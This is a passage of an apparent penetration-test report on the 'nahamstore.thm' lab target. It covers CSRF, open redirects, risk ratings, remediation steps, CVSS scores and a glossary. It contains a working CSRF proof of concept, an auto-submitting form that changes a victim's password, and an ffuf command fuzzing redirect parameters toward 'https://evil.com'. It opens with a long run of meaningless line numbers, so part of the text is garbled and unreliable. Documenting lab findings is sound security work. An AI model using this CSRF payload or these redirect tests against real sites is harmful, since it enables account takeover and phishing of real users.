2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
22
```

The screenshot shows the Burp Suite interface with the following details:

Request:

```

1 GET /change-password.html HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?0
13 If-Modified-Since: Sun, 26 Oct 2025 15:25:05 GMT
14 Priority: u=0, i
15
16

```

Response:

```

1 HTTP/1.0 200 OK
2 Server: SimpleHTTP/0.6 Python/3.8.10
3 Date: Sun, 26 Oct 2025 15:31:96 GMT
4 Content-type: text/html
5 Content-Length: 204
6 Last-Modified: Sun, 26 Oct 2025 15:30:28 GMT
7
8 <form action="http://nahamstore.thm/account/settings/password" method="POST">
9   <input type="hidden" name="change_password" value="depihacker12">
10 </form>
11 <script>
12   document.forms[0].submit();
13 </script>
14
15

```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 0
- Request headers: 13
- Response headers: 5

The screenshot shows a Mozilla Firefox browser window with the following details:

Address Bar: nahamstore.thm/account/settings/password

Content Area:

NahamStore

Home Returns Account ▾ 0 items

Password has been updated

Change Account Password

Password:

Change Password

Impact

This flaw is Critical. An attacker can change the victim's password with one click, immediately locking the true owner out of their account and achieving Account Takeover.

I. Open Redirects — 2 instances

- **Severity:** Low → Medium (phishing facilitation)
- **Affected asset:** Redirect parameter endpoints.
- **Summary:** Redirect parameters accept arbitrary targets without validation.
- **Recommended remediation:** Validate targets against an allowlist or use relative paths only; add warning pages for external redirects.

First open redirect

In Recon phase we have discovered r parameter in <http://nahamstore.thm/> this parameter is vulnerable to open redirect

```
(kali㉿kali)-[~]
$ arjun -i katana_urls.txt -oJ arjun_params_get.json -m GET
NahamStore
Get The latest NahamSec Merch
Search For Products
Q

[*] Scanning 0/19: http://nahamstore.thm
[*] Probing the target for stability
[+] Extracted 1 parameter from response for testing: q
[+] Parameters found: r, q

[*] Scanning 1/19: http://nahamstore.thm/register
[*] Probing the target for stability
[+] Extracted 2 parameters from response for testing: register_email, register_password
[!] No parameters were discovered.

[*] Scanning 2/19: http://nahamstore.thm/product?id=1
[*] Probing the target for stability
[!] No parameters were discovered.

Hoodie + Tee
```

Output :



we noticed that web application accepts user-controlled input to redirect users to other URLs without proper validation it is danger because attacker uses it in phishing , Attackers can craft legitimate-looking URLs that redirect to fake login pages

Second open redirect

Web Application Flow

When We try to access an authenticated page with or without being logged in, the application automatically redirects us

We will fuzz parameters that are used for redirection

```
ffuf -u "http://nahamstore.thm/login?FUZZ=https://evil.com" -w /home/kali/SecLists-master/Discovery/Web-Content/burp-parameter-names.txt
```

Or we can we Burp intruder

The screenshot shows the Burp Suite interface during an intruder attack on the URL `http://nahamstore.thm`. The results table displays 10 captured items, all of which are 302 redirects with a response code of 97. The table includes columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The 'Payload' column lists various parameters such as `redirect_url`, `url`, `next`, `return`, `returnTo`, `return_to`, `returnUrl`, and `return_url`. The 'Request' column shows the full HTTP POST request to the login endpoint, including the `redirect_url` parameter set to `https://evil.com`. The 'Response' section shows the 302 redirect response. The Burp Suite interface also includes a sidebar for payloads, resource pool, and settings.

7. Risk Rating & Prioritization

Derivation: Ratings are based on impact × likelihood, business context, and the fact that several issues were chainable and led to a root compromise.

Priority remediation order (short-term):

1. Contain and remediate **CVE-2021-4034** and re-image compromised hosts.
 2. Eliminate RCE vectors and patch/upgrade vulnerable application components.
 3. Fix SQLi, LFI, SSRF (injection/interaction issues).
 4. Remediate XSS, IDOR, CSRF, and open redirects.
 5. Harden configuration (TLS, headers), remove version banners, and implement logging/monitoring.
-

8. Recommendations & Remediation Guidance

Immediate (first 24–72 hours):

- Isolate the affected host(s) from the network (to contain lateral movement) while preserving evidence.
- Capture forensic artifacts (disk image, memory if possible, and logs).
- Apply vendor/OS patches to mitigate CVE-2021-4034; if patching is delayed, implement vendor-specified mitigations.
- Rotate all credentials and secrets that could have been exposed (application keys, DB credentials, API tokens).
- Disable or restrict vulnerable services/endpoints temporarily.

Short-term (1–4 weeks):

- Patch/upgrade application frameworks, libraries, and server components.
- Fix code-level vulnerabilities: parameterize queries, sanitize inputs, implement output encoding, and remove unsafe shell invocations.

- Implement CSP and required security headers; improve TLS configuration (disable weak ciphers; enable HSTS).
- Harden server accounts (least privilege) and run web services as non-privileged users.

Long-term (process + architecture):

- Rebuild or re-image compromised systems from trusted backups.
- Adopt dependency scanning in CI/CD, regular external pentests, SAST/DAST, and a patch management program.
- Implement centralized logging, EDR/IDS, and alerting for suspicious activities.
- Conduct secure code training for developers and threat modelling sessions.

Verification: After remediation, perform targeted retesting of previously affected endpoints and a full host audit to confirm eradication and absence of persistence.

9. Conclusion

The nahamstore.thm engagement revealed multiple high-impact web application vulnerabilities and a confirmed full host compromise via CVE-2021-4034. Immediate containment, patching, and a formal forensic investigation are required. After containment and remediation, we recommend a re-test and follow-up hardening to prevent recurrence.

10. Appendices

Tool	Purpose
ffuf	Fuzzing web directories and parameters
Katana (ProjectDiscovery)	Web crawling and discovery
GoSpider (gospider)	Spidering URLs and endpoints
Burp Suite Professional	Intercepting, scanning, and manipulating web traffic

Arjun	HTTP parameter discovery and fuzzing
ParamSpider	Harvesting parameters from crawled/known URLs
Wappalyzer	Technology and framework fingerprinting
WhatWeb	Web fingerprinting and plugin detection
WAFW00F	Detecting/characterizing Web Application Firewalls
sqlmap	Automated SQL injection detection/verification
(sql helper / custom)	Manual/auxiliary SQLi checks (replace with actual name if applicable)
msfvenom	Payload generation (used only in controlled, authorized post-exploitation checks)
Metasploit Framework (msf6)	Post-exploitation validation and controlled checks
Additional / custom scripts	e.g., discovery.py, header-check.sh (list any others you used)

Appendix C : CVSS / Scoring Details

Overview:

CVSS v3.1 was used to rate vulnerabilities from 0 (Low) to 10 (Critical) based on exploitability and impact. Severity ranges:

- **Low:** 0.0–3.9
- **Medium:** 4.0–6.9
- **High:** 7.0–8.9
- **Critical:** 9.0–10.0

Metrics Considered: Attack Vector, Complexity, Privileges Required, User Interaction, Scope, Confidentiality, Integrity, Availability.

Example Scores for This Engagement:

Vulnerability	Score	Severity
RCE	10.0	Critical
SQL Injection	9.8	Critical
SSRF	8.2	High
LFI	7.5	High
XSS	6.1	Medium
CSRF	4.8	Medium
IDOR	6.5	Medium
Open Redirect	3.1	Low
Privilege Escalation (CVE-2021-4034)	7.8	High

Appendix D : Glossary

- **RCE** : Remote Code Execution: attacker can execute commands/code on the server.
 - **LFI** :Local File Inclusion: attacker can cause the application to include local filesystem files.
 - **SSRF** : Server-Side Request Forgery: attacker tricks the server into making requests to internal/external resources.
 - **XSS** : Cross-Site Scripting: attacker injects client-side script into web pages viewed by other users.
 - **SQLi** : SQL Injection: attacker manipulates SQL queries to read/modify the database.
 - **CSRF** : Cross-Site Request Forgery: attacker tricks an authenticated user into performing unwanted actions.
 - **IDOR** : Insecure Direct Object Reference: missing authorization when accessing objects by ID.
 - **CVE** : Common Vulnerabilities and Exposures.
-